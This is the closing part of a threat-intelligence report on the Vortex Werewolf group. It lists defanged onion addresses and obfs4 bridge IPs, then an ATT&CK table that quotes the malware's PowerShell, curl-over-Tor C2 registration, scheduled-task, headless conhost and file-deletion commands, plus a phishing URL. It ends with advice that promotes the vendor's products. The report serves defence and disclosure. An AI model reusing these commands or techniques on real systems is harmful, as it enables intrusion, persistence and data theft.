2zrek3mk172d5b6evpkx2rz2glzrltiorgblpfb2ttg6lacwlsdk4iqd[.]onion

clgkhqmtssx4dgvhq5r4kb4anid4n375d2z5mqspuob3iyqvzyrxhoqd[.]onion

obfs4 bridges

103.17.154[.]137:443

129.153.78[.]39:2484

156.67.24[.]236:33333

156.67.24[.]239:33333

158.174.146[.]87:7800

176.169.236[.]210:4431
185.177.207[.]101:12346
185.177.207[.]103:12346
185.177.207[.]132:8443
185.177.207[.]18:30196
185.177.207[.]216:11216
185.177.207[.]62:40393
185.177.207[.]63:6340
188.116.26[.]254:23452
188.245.88[.]107:44536
190.62.5[.]156:49201
193.138.81[.]106:8443
198.98.53[.]149:443
24.134.5[.]121:8989
38.242.242[.]79:27751
45.76.185[.]188:4444
45.76.46[.]212:8443
5.22.221[.]14:3031
70.34.216[.]248:28509
72.10.162[.]51:12693
73.94.43[.]159:26820
77.128.112[.]133:587
78.159.118[.]224:19998
78.63.213[.]108:9130
82.117.243[.]191:3443
85.117.251[.]69:44821

86.206.9[.]78:12345

87.106.143[.]190:23188

87.106.159[.]211:25047

89.116.48[.]119:32278

95.179[.]192.8:8080

MITRE ATT&CK

Tactic	Technique	Procedure
Reconnaissance	Phishing for Information: Spearphishing Link	Vortex Werewolf distributes phishing links disguised as Telegram file-sharing URLs to gain access to victims' Telegram accounts
Initial Access	Phishing: Spearphishing Link	Presumably, delivers malware via email or Telegram, using links that mimic legitimate Telegram file-sharing URLs: <pre>hxxps://telegram-files.trustedfiles[.]org/?nash=2BC8BD579d6cloud_acc ess=06c434ED646tuid=efGVBj6f&folder=8057d1704f&cuid=3e12KE</pre>
Execution	Command and Scripting Interpreter: PowerShell	Uses an LNK file to execute a PowerShell command that extracts a nested ZIP archive and runs a malicious script. A sample PowerShell command snippet: <pre>..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe \$mai nConfigCapacity = (where.exe /r \$env:USERPROFILE 'Spisok na peremesh chenie.zip') select -First 1; ...</pre>
	Command and Scripting Interpreter: Windows Command Shell	Uses <code>cmd.exe</code> to run curl: <pre>cmd /c curl --retry 1000 --retry-delay 3 --retry-all-errors -m 120 -s --socks5-hostname localhost:9050</pre>
	User Execution: Malicious Link	Attempts to trick the victim into clicking the phishing link to download the malware
Persistence	User Execution: Malicious File	The victim must extract the ZIP archive and execute the embedded LNK file to initiate system compromise
	Scheduled Task: Scheduled Task/Job	Employs a PowerShell script to create and trigger Windows Scheduled Tasks: <pre>Register-ScheduledTask [task name] -Xml [contents of the task's XML file]</pre> <pre>Start-ScheduledTask [task name]</pre>
	Defense Evasion	Indirect Command Execution Leverages <code>conhost.exe</code> to launch Tor and the SSH server (sshd): <pre>conhost --headless %AppData%\reaper/finalcutpro.exe -f transacti onMap</pre> <pre>conhost --headless %AppData%\reaper/photoshopexpress.exe -f firs tPathLabel</pre>
Indicator Removal	Indicator Removal: File Deletion	Deletes the PowerShell script and the directory with the unzipped files: <code>Remove-Item \$env:APPDATA\projectDuration -Recurse</code> <code>Remove-Item \$env:APPDATA\reaper\totalQuerySignal</code>
	Hide Artifacts: Hidden Window	Runs the PowerShell script in a hidden window: <pre>Start-Process -WindowStyle Hidden powershell \$activeModeArray</pre>
	Masquerading: Match Legitimate Resource Name or Location	Uses the names of legitimate applications (<code>photoshopexpress.exe</code> , <code>microsoftword.exe</code> , <code>visualstudiocode.exe</code> , <code>finalcutpro.exe</code>) to masquerade its executables
Obfuscation	Masquerading: Double File Extension	Uses a double extension in the name of the LNK file(<code>.pdf.lnk</code>)
	Obfuscated Files or Information	Obfuscates the PowerShell script. For instance, the C2 server's Tor address is concatenated from multiple string fragments
	Virtualization/Sandbox Evasion: System Checks	Checks for the number of files in <code>%APPDATA%\Microsoft\Windows\Recent</code> (fewer than 10) and the number of running processes (fewer than 50)
Credential Access	Input Capture	Uses a phishing page that mimics Telegram's interface to access the victim's Telegram account
Discovery	System Information Discovery	Retrieves the computer or domain names via the <code>\$env:USERDOMAIN</code> environment variable
	System Owner / User Discovery	Retrieves the user name via the <code>\$env:USERNAME</code> environment variable

Collection	Data from Local System	Can collect data from the compromised host via SSH, RDP, SMB, and SFTP
	Input Capture: Web Portal Capture	Uses phishing pages impersonating Telegram to access the victim's account
Command and Control	Application Layer Protocol: Web Protocols	Applies HTTP over Tor, using curl to register the victim with the C2 server
	Application Layer Protocol: File Transfer Protocols	Uses SMB and SFTP to access files on the compromised system
	Encrypted Channel: Asymmetric Cryptography	Uses SSH connections with the Ed25519 keys
	Proxy: Multi-hop Proxy	Routes C2 traffic through Tor and SOCKS5
	Protocol Tunneling	Tunnels traffic over SSH, RDP, SMB, and SFTP
	Non-Application Layer Protocol	Uses obfs4 to disguise Tor traffic as benign network activity
Exfiltration	Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Uses SSH/SFTP to covertly exfiltrate data

How to protect your company from such threats

Always verify the destination URL before clicking any link. Attackers distribute malware through phishing messages, hoping to catch users off guard.

To protect your email environment from phishing, deploy specialized security solutions, such as . It includes more than 100 protection mechanisms against spam, phishing, spoofing, mail server vulnerabilities, and malware attacks. To filter messages, BI.ZONE Mail Security uses statistical, signature, linguistic, content, heuristic analysis, and machine vision. The ML model accurately classifies emails by content and adjusts their ratings. As a result, illegitimate emails are blocked, while secure emails are delivered without delay.

It is also essential to stay informed about emerging phishing techniques, as attacker methods continue to evolve. For this purpose, we would recommend that you leverage the data from the . The solution provides information about the current attacks, threat actors, their methods and tools, as well as data from underground resources. This intelligence can help you stay proactive and accelerate your incident response.